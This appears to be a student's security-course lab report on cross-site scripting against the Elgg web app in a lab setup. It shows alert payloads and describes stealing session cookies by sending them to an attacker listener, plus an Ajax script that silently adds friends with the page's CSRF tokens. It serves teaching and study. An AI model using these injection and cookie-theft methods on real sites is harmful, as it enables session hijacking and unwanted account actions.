

CSE643 Lab10
Yishi Lu
11/05/2018


Task1: Posting a Malicious Message to Display an Alert Window



screenshot1, assuming Boby is our account, and we add “<script>alert('XSS');</script>” in the description field.



screenshot2, after we save and come back to the profile page. A pop-up window is triggered; it shows “XSS”. This means that our JavaScript is triggered, so our attack is successful.




screenshot3, we also captured the POST request by inspection tool


Observation and Explanation:

Cross-Site Scripting Attack involves three entities, attacker, victim, and the target website. It is very difficult for the attacker to interact the victim's page directly. But if the attacker inject code on the target website, these code will be trusted by the victim browser, so these code can do a lot of things, access and change page content, read cookie, send request, and so on. I this task, we inject a simple JavaScript code in Boby's profile. After we succeeds, anyone visit Boby's profile, an alert window appears which shows "XSS". To do this task, we must turn off Elgg countermeasure (HTMLawed); otherwise, JavaScript key words will be filtered (such as <script>). Moreover, when we write JS code on description field, we must use text editor; otherwise, our code will be changed by some style tags. As screenshot1 shows, we login to Boby's account, and we change the description field to <script>alert("XSS");</script>. Then after we save, the profile page of Boby is automatically reloads, and the alter window pop-ups which means our attack is successful (screenshot2).

Task2: Posting a Malicious Message to Display Cookies



screenshot1, we change JS code to <script>alert(document.cookie);<script>, this command will show an alert window, and the window contains our cookie information.




screenshot2, after we save, the profile page is reloaded, and then an alert window appears. It shows Elgg session cookie.

Observation and Explanation:


In this task, we did similar thing as last task. The only difference is that this time the alert window will show user's cookie. Because we inject code on the target website, when victim visit Boby's profile, these injected code will be trusted by the browser; as a result, these code can access victim's cookie. As screenshot1 shows, we go to Boby's profile editing page, and we change its description to <script>alert(document.cookie);<script>. After we save, the profile page of Boby is reloaded, and an alert window with Elgg session cookie appears. So our attack is successful.

Task3: Stealing Cookies from the Victim's Machine



screenshot1, we get a terminal to start listen on port 5555

screenshot2, we change JS code on Boby's profile



screenshot3, after we save the profile of Boby and go back to the profile page, our listen port receives the user cookie. So our attack is successful


Observation and Explanation:

In last task, we only display user cookie on user's webpage. So only user can see the information, and this cannot cause any damage. In this task, we modify our injected code, this code will send user cookie back to our (attacker) computer. We first set up a listening port on attacker's computer (screenshot1). Then we change JS code on Boby's profile. This program will trigger browser to load image from attacker's machine, so an HTTP GET request will be send to attacker's machine which also attach the user cookie. As screenshot2 shows, 127.0.0.1 is the attacker's IP address, and 5555 is the listening port which we set before. As screenshot3 shows,


after we save the Boby's profile and go back to the profile page, the program is triggered; and it send user cookie back to attacker machine. Thus our attack is successful.

Task4: Becoming the Victim's Friend


screenshot1, to let other user add Samy as friend, we first need to know about the add friend link in Elgg. So we add a random user as friend by Samy's account to get this information




screenshot2, we also need to know the guid of Samy. We go to Samy's profile page, and check the View page source. Then we search page owner, we find that the guid of Samy is 45




screenshot3, now we construct the JS program. and we put it in the profile page of Samy's account. So after we succeeds, every body view this page will add Samy as friend



screenshot4, after we save the profile of Samy, and the profile page is loaded automatically. The JS program is triggered, and Samy has added himself as friend



screenshot5, then we switch to Alice account. After we visit Samy's account, Alice added Samy as friend




screenshot6, we also use inspection tool to capture the add friend request which is triggered by the JS code

Observation and Explanation:

In this task, we inject JS code on Samy's profile. After we correct write the program, everybody visits Samy's profile will add Samy as friend. To construct the program, we need some information. First, we need to know the add friend link. To find this, we just add somebody as friend, and then we use inspection tool to capture the request; as screenshot1 shows, we get the link. Then we also need to know Samy's guid, so other people can add him as friend. To find this, we go to profile page of Samy, and we check View Page Source, and then we search page owner; as screenshot2 shows, guid of Samy is 47. Moreover, we also need secret token which are used to prevent CSRF attack, but it cannot prevent XSS attack, the detail is answered in Question1. Now we construct the JS code (screenshot3), and we choose Ajax to send the GET request; the reason is that if we send a request by normal way, then it will cause page reload or navigate, so this may alert the victim. By using Ajax, request is sent out on the background, victim will not notice that. After we save, the profile page of Samy is reloaded automatically, and the JS program is triggered, Samy add himself as friend (screenshot4). We also switch to another user account (i.e. Alice), and after we visit Samy's profile page, Alice added Samy as friend (screenshot5). As screenshot6 shows, we also capture the add friend request by inspection tool.

Answer for Question1:

Elgg use secret token to prevent CSRF attack. It put timestamp and token on all its page. So when there is a request from user, these tokens will be attached. And then the server will check these token is valid or not. If they are invalid, then the server will discard the request. In our attack, such countermeasure is turn on. However, secret cannot prevent XSS attack. Because these two token are place on the page, so we can find out them by viewing Elgg page.




as the above screenshot shows, these two values are stored at variable elgg.security.token_elgg_ts and elgg.secruity.token._elgg_token. So we just need to include these two variable name in our code, then when victim visits Samy's profile, the value of these two secret tokens of the victim will be filled in automatically. Thus secret token cannot prevent XSS attack.


Answer for Question2:

Yes, we can still perform such attack. We can use a browser extension to remove those formatting data from HTTP request, or we can send out request by a customized client without using browser.

